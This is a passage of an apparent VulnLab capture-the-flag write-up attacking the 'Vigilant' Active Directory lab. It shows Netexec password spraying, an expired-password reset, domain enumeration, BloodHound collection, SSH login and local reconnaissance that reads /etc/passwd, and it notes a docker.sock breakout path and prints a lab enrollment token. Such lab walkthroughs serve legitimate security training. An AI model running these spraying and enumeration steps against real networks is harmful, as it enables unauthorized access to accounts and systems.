
Found username list:
As my instance has expired then set a new one:
# VulnLab
10.10.237.21	dc.vigilant.vl
10.10.237.22	srv.vigilant.vl
We create 2 simple users and passwords lists:
$ cat users.txt
Pamela.Clark
Alex.Powell
Edwin.Dixon
Daniel.Washington

$ cat passwords.txt
Vigilant@Tech2024
Vigilant_Market2024
Vigilant_Finance$
Vigilant&Strategy!
Then using Netexec, we check to see if someone hasn’t changed his weak password:
$ nxc smb dc.vigilant.vl -u users.txt -p passwords.txt --continue-on-success
SMB         10.10.237.21    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:vigilant.vl) (signing:True) (SMBv1:False)
SMB         10.10.237.21    445    DC               [-] vigilant.vl\Pamela.Clark:Vigilant@Tech2024 STATUS_PASSWORD_EXPIRED
SMB         10.10.237.21    445    DC               [-] vigilant.vl\Alex.Powell:Vigilant@Tech2024 STATUS_LOGON_FAILURE
SMB         10.10.237.21    445    DC               [-] vigilant.vl\Edwin.Dixon:Vigilant@Tech2024 STATUS_LOGON_FAILURE
SMB         10.10.237.21    445    DC               [-] vigilant.vl\Daniel.Washington:Vigilant@Tech2024 STATUS_LOGON_FAILURE
SMB         10.10.237.21    445    DC               [-] vigilant.vl\Pamela.Clark:Vigilant_Market2024 STATUS_LOGON_FAILURE
SMB         10.10.237.21    445    DC               [+] vigilant.vl\Alex.Powell:Vigilant_Market2024
SMB         10.10.237.21    445    DC               [-] vigilant.vl\Edwin.Dixon:Vigilant_Market2024 STATUS_LOGON_FAILURE
SMB         10.10.237.21    445    DC               [-] vigilant.vl\Daniel.Washington:Vigilant_Market2024 STATUS_LOGON_FAILURE
SMB         10.10.237.21    445    DC               [-] vigilant.vl\Pamela.Clark:Vigilant_Finance$ STATUS_LOGON_FAILURE
SMB         10.10.237.21    445    DC               [+] vigilant.vl\Edwin.Dixon:Vigilant_Finance$
SMB         10.10.237.21    445    DC               [-] vigilant.vl\Daniel.Washington:Vigilant_Finance$ STATUS_LOGON_FAILURE
SMB         10.10.237.21    445    DC               [-] vigilant.vl\Pamela.Clark:Vigilant&Strategy! STATUS_LOGON_FAILURE
SMB         10.10.237.21    445    DC               [+] vigilant.vl\Daniel.Washington:Vigilant&Strategy!
Seems all of 4 did not change their password. Also the password of Pamela.Clark has expired.
Change the password of Pamela.Clark to Azerty1234!:
$ smbpasswd -r dc.vigilant.vl -U Pamela.Clark
Old SMB password: Vigilant@Tech2024
New SMB password: Azerty1234!
Retype new SMB password: Azerty1234!
Password changed for user Pamela.Clark
Domain enumeration
Quick Domain enumeration:
Enumerate users:
$ nxc smb dc.vigilant.vl -u 'Pamela.Clark' -p 'Azerty1234!' --users
SMB         10.10.237.21    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:vigilant.vl) (signing:True) (SMBv1:False)
SMB         10.10.237.21    445    DC               [+] vigilant.vl\Pamela.Clark:Azerty1234!
SMB         10.10.237.21    445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.237.21    445    DC               Administrator                 2024-03-24 11:18:30 0       Built-in account for administering the computer/domain
SMB         10.10.237.21    445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.237.21    445    DC               krbtgt                        2024-02-25 23:01:59 0       Key Distribution Center Service Account
SMB         10.10.237.21    445    DC               Ivan.Mendoza                  2024-02-27 05:52:28 0
SMB         10.10.237.21    445    DC               Wesley.Rogers                 2024-02-27 05:52:28 0
SMB         10.10.237.21    445    DC               Eduardo.Burns                 2024-02-27 05:52:29 0
SMB         10.10.237.21    445    DC               Lauren.Cooper                 2024-02-27 05:52:29 0
SMB         10.10.237.21    445    DC               Rene.Chapman                  2024-02-27 05:52:29 0
SMB         10.10.237.21    445    DC               Brandy.Edwards                2024-02-27 05:52:29 0
SMB         10.10.237.21    445    DC               Alexa.Chavez                  2024-02-27 05:52:30 0
SMB         10.10.237.21    445    DC               William.Fernandez             2024-02-27 05:52:30 0
SMB         10.10.237.21    445    DC               Cindy.Steeves                 2024-02-27 05:52:30 0
SMB         10.10.237.21    445    DC               Roland.Johnson                2024-02-27 05:52:30 0
SMB         10.10.237.21    445    DC               Phyllis.Silva                 2024-02-27 05:52:31 0
SMB         10.10.237.21    445    DC               Ethel.Armstrong               2024-02-27 05:52:31 0
SMB         10.10.237.21    445    DC               Claude.Stone                  2024-02-27 05:52:31 0
SMB         10.10.237.21    445    DC               Audrey.Austin                 2024-02-27 05:52:32 0
SMB         10.10.237.21    445    DC               Leo.Mitchell                  2024-02-27 05:52:32 0
SMB         10.10.237.21    445    DC               Leona.Adams                   2024-02-27 05:52:33 0
SMB         10.10.237.21    445    DC               Bessie.Fuller                 2024-02-27 05:52:33 0
SMB         10.10.237.21    445    DC               Jerome.Perry                  2024-02-27 05:52:33 0
SMB         10.10.237.21    445    DC               Tyrone.Carroll                2024-02-27 05:52:34 0
SMB         10.10.237.21    445    DC               Alyssa.Gonzalez               2024-02-27 05:52:34 0
SMB         10.10.237.21    445    DC               Pamela.Clark                  2024-05-04 02:14:35 0
SMB         10.10.237.21    445    DC               Tonya.Lynch                   2024-02-27 05:52:34 0
SMB         10.10.237.21    445    DC               Lily.Young                    2024-02-27 05:52:34 0
SMB         10.10.237.21    445    DC               Isobel.Martin                 2024-02-27 05:52:35 0
SMB         10.10.237.21    445    DC               Shannon.Simpson               2024-02-27 05:52:36 0
SMB         10.10.237.21    445    DC               Deanna.Johnston               2024-02-27 05:52:36 0
SMB         10.10.237.21    445    DC               Robin.Wagner                  2024-02-27 05:52:36 0
SMB         10.10.237.21    445    DC               Marcia.Hudson                 2024-02-27 05:52:36 0
SMB         10.10.237.21    445    DC               Paul.Brewer                   2024-02-27 05:52:36 0
SMB         10.10.237.21    445    DC               Amelia.Morales                2024-02-27 05:52:36 0
SMB         10.10.237.21    445    DC               Tiffany.Nelson                2024-02-27 05:52:36 0
SMB         10.10.237.21    445    DC               Alex.Bailey                   2024-02-27 05:52:37 0
SMB         10.10.237.21    445    DC               Denise.Grant                  2024-02-27 05:52:37 0
SMB         10.10.237.21    445    DC               Amy.Ross                      2024-02-27 05:52:37 0
SMB         10.10.237.21    445    DC               Brandon.Lambert               2024-02-27 05:52:37 0
SMB         10.10.237.21    445    DC               Alex.Alexander                2024-02-27 05:52:37 0
SMB         10.10.237.21    445    DC               Byron.Gordon                  2024-02-27 05:52:38 0
SMB         10.10.237.21    445    DC               Rodney.Smith                  2024-02-27 05:52:38 0
SMB         10.10.237.21    445    DC               Charlene.Jenkins              2024-02-27 05:52:38 0
SMB         10.10.237.21    445    DC               Stacy.Richardson              2024-02-27 05:52:38 0
SMB         10.10.237.21    445    DC               Chad.Meyer                    2024-02-27 05:52:38 0
SMB         10.10.237.21    445    DC               Scott.Rivera                  2024-02-27 05:52:38 0
SMB         10.10.237.21    445    DC               Veronica.Ruiz                 2024-02-27 05:52:39 0
SMB         10.10.237.21    445    DC               Alex.Powell                   2024-03-03 06:46:13 2
SMB         10.10.237.21    445    DC               Tristan.Payne                 2024-02-27 05:52:39 0
SMB         10.10.237.21    445    DC               Dan.Wells                     2024-02-27 05:52:39 0
SMB         10.10.237.21    445    DC               Erika.Armstrong               2024-02-27 05:52:40 0
SMB         10.10.237.21    445    DC               Arlene.Fowler                 2024-02-27 05:52:40 0
SMB         10.10.237.21    445    DC               Eduardo.Anderson              2024-02-27 05:52:40 0
SMB         10.10.237.21    445    DC               Adrian.Hunter                 2024-02-27 05:52:40 0
SMB         10.10.237.21    445    DC               Frances.Lewis                 2024-02-27 05:52:41 0
SMB         10.10.237.21    445    DC               Ethan.Carter                  2024-02-27 05:52:41 0
SMB         10.10.237.21    445    DC               Dylan.Mason                   2024-02-27 05:52:41 0
SMB         10.10.237.21    445    DC               Gabriella.Morrison            2024-02-27 05:52:41 0
SMB         10.10.237.21    445    DC               Everett.Morrison              2024-02-27 05:52:41 0
SMB         10.10.237.21    445    DC               Travis.Willis                 2024-02-27 05:52:42 0
SMB         10.10.237.21    445    DC               Avery.Sanchez                 2024-02-27 05:52:42 0
SMB         10.10.237.21    445    DC               Brandie.Mason                 2024-02-27 05:52:43 0
SMB         10.10.237.21    445    DC               Edwin.Dixon                   2024-03-03 06:45:53 5
SMB         10.10.237.21    445    DC               Timmothy.Bates                2024-02-27 05:52:43 0
SMB         10.10.237.21    445    DC               Charlene.Flores               2024-02-27 05:52:43 0
SMB         10.10.237.21    445    DC               Daniel.Washington             2024-03-03 06:46:25 8
SMB         10.10.237.21    445    DC               Nicole.Thompson               2024-02-27 05:52:43 0
SMB         10.10.237.21    445    DC               John.Chapman                  2024-02-27 05:52:43 0
SMB         10.10.237.21    445    DC               Lewis.Newman                  2024-02-27 05:52:44 0
SMB         10.10.237.21    445    DC               Tyler.Holmes                  2024-02-27 05:52:44 0
SMB         10.10.237.21    445    DC               Randy.Tucker                  2024-02-27 05:52:44 0
SMB         10.10.237.21    445    DC               Kristina.Perry                2024-02-27 05:52:44 0
SMB         10.10.237.21    445    DC               Leah.Sullivan                 2024-02-27 05:52:44 0
SMB         10.10.237.21    445    DC               Caroline.Chavez               2024-02-27 05:52:45 0
SMB         10.10.237.21    445    DC               Clarence.Dunn                 2024-02-27 05:52:45 0
SMB         10.10.237.21    445    DC               Clara.Carlson                 2024-02-27 05:52:45 0
SMB         10.10.237.21    445    DC               Gabriel.Stewart               2024-03-24 12:19:24 0
SMB         10.10.237.21    445    DC               Carole.Dean                   2024-02-27 05:52:46 0
SMB         10.10.237.21    445    DC               Albert.Shelton                2024-02-27 05:52:46 0
SMB         10.10.237.21    445    DC               Heather.Green                 2024-02-27 05:52:46 0
SMB         10.10.237.21    445    DC               Patrick.Hart                  2024-02-27 05:52:46 0
SMB         10.10.237.21    445    DC               Nathan.Stanley                2024-02-27 05:52:46 0
SMB         10.10.237.21    445    DC               Sophia.Kelley                 2024-02-27 05:52:46 0
SMB         10.10.237.21    445    DC               Bertha.Hopkins                2024-02-27 05:52:47 0
SMB         10.10.237.21    445    DC               Adrian.Ray                    2024-02-27 05:52:47 0
SMB         10.10.237.21    445    DC               Carter.Ruiz                   2024-02-27 05:52:47 0
SMB         10.10.237.21    445    DC               svc_elastic                   2024-03-03 06:45:01 0       ELK Service Account
SMB         10.10.237.21    445    DC               svc_iis                       2024-03-03 06:44:12 0
SMB         10.10.237.21    445    DC               svc_auditreporter             2024-03-03 06:31:01 0
Found some service accounts:
- svc_elastic
- svc_iis
- svc_auditreporter
Enumerate groups:
$ nxc smb dc.vigilant.vl -u 'pamela.clark' -p 'Azerty1234!' --groups
SMB         10.10.237.21    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:vigilant.vl) (signing:True) (SMBv1:False)
SMB         10.10.237.21    445    DC               [+] vigilant.vl\pamela.clark:Azerty1234!
SMB         10.10.237.21    445    DC               [+] Enumerated domain group(s)
SMB         10.10.237.21    445    DC               Temporary Admins                         membercount: 0
SMB         10.10.237.21    445    DC               ClientRelations                          membercount: 4
SMB         10.10.237.21    445    DC               OperationsAnalysts                       membercount: 3
SMB         10.10.237.21    445    DC               Recruiters                               membercount: 5
SMB         10.10.237.21    445    DC               Accountants                              membercount: 4
SMB         10.10.237.21    445    DC               PublicRelations                          membercount: 4
SMB         10.10.237.21    445    DC               ContentCreators                          membercount: 2
SMB         10.10.237.21    445    DC               SecEngineering                           membercount: 4
SMB         10.10.237.21    445    DC               CDC                                      membercount: 3
SMB         10.10.237.21    445    DC               SOC                                      membercount: 3
SMB         10.10.237.21    445    DC               FinManagers                              membercount: 3
SMB         10.10.237.21    445    DC               EmployeeRelations                        membercount: 4
SMB         10.10.237.21    445    DC               Auditors                                 membercount: 4
SMB         10.10.237.21    445    DC               DevOpsEngineers                          membercount: 3
SMB         10.10.237.21    445    DC               Developers                               membercount: 3
SMB         10.10.237.21    445    DC               TechSupports                             membercount: 5
SMB         10.10.237.21    445    DC               MarketResearchers                        membercount: 3
SMB         10.10.237.21    445    DC               SalesAnalysts                            membercount: 3
SMB         10.10.237.21    445    DC               SalesManagers                            membercount: 3
SMB         10.10.237.21    445    DC               SeniorAdmins                             membercount: 3
SMB         10.10.237.21    445    DC               JuniorAdmins                             membercount: 3
SMB         10.10.237.21    445    DC               SocialMediaExperts                       membercount: 3
SMB         10.10.237.21    445    DC               MarketingStrategists                     membercount: 4
SMB         10.10.237.21    445    DC               AdTeams                                  membercount: 4
SMB         10.10.237.21    445    DC               HRManagers                               membercount: 3
SMB         10.10.237.21    445    DC               DnsUpdateProxy                           membercount: 0
SMB         10.10.237.21    445    DC               DnsAdmins                                membercount: 0
SMB         10.10.237.21    445    DC               Enterprise Key Admins                    membercount: 0
SMB         10.10.237.21    445    DC               Key Admins                               membercount: 0
SMB         10.10.237.21    445    DC               Protected Users                          membercount: 0
SMB         10.10.237.21    445    DC               Cloneable Domain Controllers             membercount: 0
SMB         10.10.237.21    445    DC               Enterprise Read-only Domain Controllers  membercount: 0
SMB         10.10.237.21    445    DC               Read-only Domain Controllers             membercount: 0
SMB         10.10.237.21    445    DC               Denied RODC Password Replication Group   membercount: 8
SMB         10.10.237.21    445    DC               Allowed RODC Password Replication Group  membercount: 0
SMB         10.10.237.21    445    DC               Terminal Server License Servers          membercount: 0
SMB         10.10.237.21    445    DC               Windows Authorization Access Group       membercount: 1
SMB         10.10.237.21    445    DC               Incoming Forest Trust Builders           membercount: 0
SMB         10.10.237.21    445    DC               Pre-Windows 2000 Compatible Access       membercount: 2
SMB         10.10.237.21    445    DC               Account Operators                        membercount: 0
SMB         10.10.237.21    445    DC               Server Operators                         membercount: 0
SMB         10.10.237.21    445    DC               RAS and IAS Servers                      membercount: 0
SMB         10.10.237.21    445    DC               Group Policy Creator Owners              membercount: 1
SMB         10.10.237.21    445    DC               Domain Guests                            membercount: 0
SMB         10.10.237.21    445    DC               Domain Users                             membercount: 0
SMB         10.10.237.21    445    DC               Domain Admins                            membercount: 1
SMB         10.10.237.21    445    DC               Cert Publishers                          membercount: 1
SMB         10.10.237.21    445    DC               Enterprise Admins                        membercount: 1
SMB         10.10.237.21    445    DC               Schema Admins                            membercount: 1
SMB         10.10.237.21    445    DC               Domain Controllers                       membercount: 0
SMB         10.10.237.21    445    DC               Domain Computers                         membercount: 0
SMB         10.10.237.21    445    DC               Storage Replica Administrators           membercount: 0
SMB         10.10.237.21    445    DC               Remote Management Users                  membercount: 1
SMB         10.10.237.21    445    DC               Access Control Assistance Operators      membercount: 0
SMB         10.10.237.21    445    DC               Hyper-V Administrators                   membercount: 0
SMB         10.10.237.21    445    DC               RDS Management Servers                   membercount: 0
SMB         10.10.237.21    445    DC               RDS Endpoint Servers                     membercount: 0
SMB         10.10.237.21    445    DC               RDS Remote Access Servers                membercount: 0
SMB         10.10.237.21    445    DC               Certificate Service DCOM Access          membercount: 1
SMB         10.10.237.21    445    DC               Event Log Readers                        membercount: 0
SMB         10.10.237.21    445    DC               Cryptographic Operators                  membercount: 0
SMB         10.10.237.21    445    DC               IIS_IUSRS                                membercount: 0
SMB         10.10.237.21    445    DC               Distributed COM Users                    membercount: 0
SMB         10.10.237.21    445    DC               Performance Log Users                    membercount: 0
SMB         10.10.237.21    445    DC               Performance Monitor Users                membercount: 0
SMB         10.10.237.21    445    DC               Network Configuration Operators          membercount: 0
SMB         10.10.237.21    445    DC               Remote Desktop Users                     membercount: 0
SMB         10.10.237.21    445    DC               Replicator                               membercount: 0
SMB         10.10.237.21    445    DC               Backup Operators                         membercount: 0
SMB         10.10.237.21    445    DC               Print Operators                          membercount: 0
SMB         10.10.237.21    445    DC               Guests                                   membercount: 2
SMB         10.10.237.21    445    DC               Users                                    membercount: 3
SMB         10.10.237.21    445    DC               Administrators                           membercount: 4
Then we dump the Active Directory with Netexec to analyze later with BloodHound:
$ nxc ldap -d vigilant.vl -u 'pamela.clark' -p 'Azerty1234!' --bloodhound -ns 10.10.237.21 -c All dc.vigilant.vl
SMB         10.10.237.21    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:vigilant.vl) (signing:True) (SMBv1:False)
LDAP        10.10.237.21    389    DC               [+] vigilant.vl\pamela.clark:Azerty1234!
LDAP        10.10.237.21    389    DC               Resolved collection methods: localadmin, container, session, objectprops, psremote, group, acl, trusts, rdp, dcom
LDAP        10.10.237.21    389    DC               Done in 01M 10S
LDAP        10.10.237.21    389    DC               Compressing output into /home/user/.nxc/logs/DC_10.10.237.21_2024-05-04_112947_bloodhound.zip
Elastic exploitation
As we changed the expired password, we can connect via SSH to srv.vigilant.vl:
$ sshpass -p 'Azerty1234!' ssh vigilant.vl\\Pamela.Clark@srv.vigilant.vl
The authenticity of host 'srv.vigilant.vl (10.10.237.22)' can't be established.
ED25519 key fingerprint is SHA256:6d/6IvKHp5QMa8CBf7XCLyj4rgo5C1tAY/G3w80RiWQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'srv.vigilant.vl' (ED25519) to the list of known hosts.
(vigilant.vl\Pamela.Clark@srv.vigilant.vl) Password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Sat May  4 02:17:11 AM UTC 2024

  System load:  0.0               Processes:                125
  Usage of /:   75.9% of 9.98GB   Users logged in:          0
  Memory usage: 28%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens5:    10.10.237.22


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

pamela.clark@vigilant.vl@srv:~$
Quick check for SUDO privilege:
pamela.clark@vigilant.vl@srv:~$ sudo -l
[sudo] password for pamela.clark@vigilant.vl:
Sorry, user pamela.clark@vigilant.vl may not run sudo on localhost.
Nothing.
Quick check for users:
pamela.clark@vigilant.vl@srv:~$ id
uid=1972201216(pamela.clark@vigilant.vl) gid=1972200513(domain users@vigilant.vl) groups=1972200513(domain users@vigilant.vl),1972201112(techsupports@vigilant.vl)
Pamela is in the group
techsupports
pamela.clark@vigilant.vl@srv:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lin-adm:x:1000:1000:vigilant:/home/lin-adm:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
sssd:x:114:122:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin

pamela.clark@vigilant.vl@srv:~$ ls -la /home
total 16
drwxr-xr-x  4 root    root    4096 Mar 24 16:41 .
drwxr-xr-x 20 root    root    4096 Mar 24 11:52 ..
drwxr-x---  5 lin-adm lin-adm 4096 Mar 24 16:57 lin-adm
drwxr-xr-x  4 root    root    4096 Mar 24 16:41 vigilant.vl

pamela.clark@vigilant.vl@srv:~$ ls -la /home/vigilant.vl/
total 16
drwxr-xr-x 4 root                        root                     4096 Mar 24 16:41 .
drwxr-xr-x 4 root                        root                     4096 Mar 24 16:41 ..
drwxr-xr-x 3 gabriel.stewart@vigilant.vl domain users@vigilant.vl 4096 Mar 24 16:48 gabriel.stewart
drwxr-xr-x 3 pamela.clark@vigilant.vl    domain users@vigilant.vl 4096 May  4 02:17 pamela.clark
Active users:
- lin-adm (local user)
- pamela.clark (domain user)
- gabriel.stewart (domain user)
Quick check for the open ports:
pamela.clark@vigilant.vl@srv:~$ netstat -taon | grep LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:6789          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:6791          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      off (0.00/0/0)
6789/tcp and 6791/tcp are related to elastic-agent and grpc port
Quick check for the processes:
pamela.clark@vigilant.vl@srv:~$ ps -aufx
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
...
root         617  0.0  0.1   7372  2932 ?        Ss   07:06   0:00 /bin/bash /etc/.scripts/setup.sh
root        1362  0.3  1.3 1328416 26348 ?       Sl   07:11   0:01  \_ /snap/docker/2915/bin/docker run -v /var/run/docker.sock:/var/run/docker.sock --net
...
root         961  0.1  4.1 1468520 81172 ?       Ssl  01:57   0:04 dockerd --group docker --exec-root=/run/snap.docker --data-root=/var/snap/docker/common/var-lib-docker --pidfile=/run/snap.docker/docker.pid --config-file=/var/snap/docker/2915/config/daemon.json
root        1015  0.1  2.2 1282800 44772 ?       Ssl  01:57   0:04  \_ containerd --config /run/snap.docker/containerd/containerd.toml --log-level error
root        1253  0.0  0.5 719308 10120 ?        Sl   02:02   0:00 /snap/docker/2915/bin/containerd-shim-runc-v2 -namespace moby -id 02141d758bc808e212a806e29c3b2add007476cf6279027e3cef9c097ef16766 -address /run/snap.docker/containerd/containerd.sock
lin-adm     1274  0.0  0.0   2500   520 ?        Ss   02:02   0:00  \_ /usr/bin/tini -- /usr/local/bin/docker-entrypoint
lin-adm     1286  0.1  2.7 1802172 54116 ?       Sl   02:02   0:05      \_ elastic-agent container
lin-adm     1324  0.0  5.2 1464088 104656 ?      Sl   02:02   0:02          \_ /usr/share/elastic-agent/data/elastic-agent-de80b0/components/filebeat -E setup.ilm.enabled=false -E setup.template.enabled=false -E management.enabled=true -E management.restart_on_output_change=true -E logging.level=info -E logging.to_stderr=true -E gc_percent=${FILEBEAT_GOGC:100} -E filebeat.con
lin-adm     1326  0.3  7.1 1493372 141760 ?      Sl   02:02   0:09          \_ /usr/share/elastic-agent/data/elastic-agent-de80b0/components/metricbeat -E setup.ilm.enabled=false -E setup.template.enabled=false -E management.enabled=true -E management.restart_on_output_change=true -E logging.level=info -E logging.to_stderr=true -E gc_percent=${METRICBEAT_GOGC:100} -E metricbe
lin-adm     1327  0.0  3.7 1560128 73648 ?       Sl   02:02   0:01          \_ /usr/share/elastic-agent/data/elastic-agent-de80b0/components/heartbeat -E setup.ilm.enabled=false -E setup.template.enabled=false -E management.enabled=true -E management.restart_on_output_change=true -E logging.level=info -E logging.to_stderr=true -E gc_percent=${HEARTBEAT_GOGC:100} -E http.enabl
lin-adm     1329  0.0  6.0 1418936 118828 ?      Sl   02:02   0:02          \_ /usr/share/elastic-agent/data/elastic-agent-de80b0/components/metricbeat -E setup.ilm.enabled=false -E setup.template.enabled=false -E management.enabled=true -E management.restart_on_output_change=true -E logging.level=info -E logging.to_stderr=true -E gc_percent=${METRICBEAT_GOGC:100} -E metricbe
lin-adm     1331  0.0  6.0 1418936 119312 ?      Sl   02:02   0:02          \_ /usr/share/elastic-agent/data/elastic-agent-de80b0/components/metricbeat -E setup.ilm.enabled=false -E setup.template.enabled=false -E management.enabled=true -E management.restart_on_output_change=true -E logging.level=info -E logging.to_stderr=true -E gc_percent=${METRICBEAT_GOGC:100} -E metricbe
lin-adm     1333  0.1  5.6 1391124 112752 ?      Sl   02:02   0:04          \_ /usr/share/elastic-agent/data/elastic-agent-de80b0/components/filebeat -E setup.ilm.enabled=false -E setup.template.enabled=false -E management.enabled=true -E management.restart_on_output_change=true -E logging.level=info -E logging.to_stderr=true -E gc_percent=${FILEBEAT_GOGC:100} -E filebeat.con
- We can see that there is elastic agent running in a docker container (that confirmed our finding above with network connections)
- We can also see that the
docker.sockis mounted to the container which means if we get into this container as root we can perform a docker breakout.
Check /etc/.scripts/setup.sh:
pamela.clark@vigilant.vl@srv:~$ cat /etc/.scripts/setup.sh
#!/bin/bash

ip=$(hostname -I | awk '{print $1}')

IFS='.' read -r -a ip_parts <<< "$ip"
last_octet=$((ip_parts[3]-1))

if [ $last_octet -lt 0 ]; then
    last_octet=0
fi

dc="${ip_parts[0]}.${ip_parts[1]}.${ip_parts[2]}.$last_octet"

rm /etc/resolv.conf
echo "nameserver $dc" > /etc/resolv.conf
echo "nameserver 8.8.8.8" >> /etc/resolv.conf

check_service() {
    echo "Checking availability of $1 on port $2..."
    while ! curl -k -s -o /dev/null -I "$1:$2"; do
        echo "Waiting for service $1 on port $2 to become available..."
        sleep 60
    done
    echo "Service $1 on port $2 is now available."
}

check_service https://dc.vigilant.vl 9200
check_service https://dc.vigilant.vl 8220

docker run \
  -v /var/run/docker.sock:/var/run/docker.sock \
  --network="host" \
  --env FLEET_ENROLL=1 \
  --env FLEET_URL=https://dc.vigilant.vl:8220 \
  --env FLEET_INSECURE=true \
  --env FLEET_ENROLLMENT_TOKEN=dThFMkE0NEJIRHc4RHg4akQ5dFI6aFN4dmNna25UZkNwMmdoRGpPOWp1UQ== \
  --cap-add=NET_RAW \
  --cap-add=SETUID \
  --rm docker.elastic.co/beats/elastic-agent-complete:8.12.2
Kibana
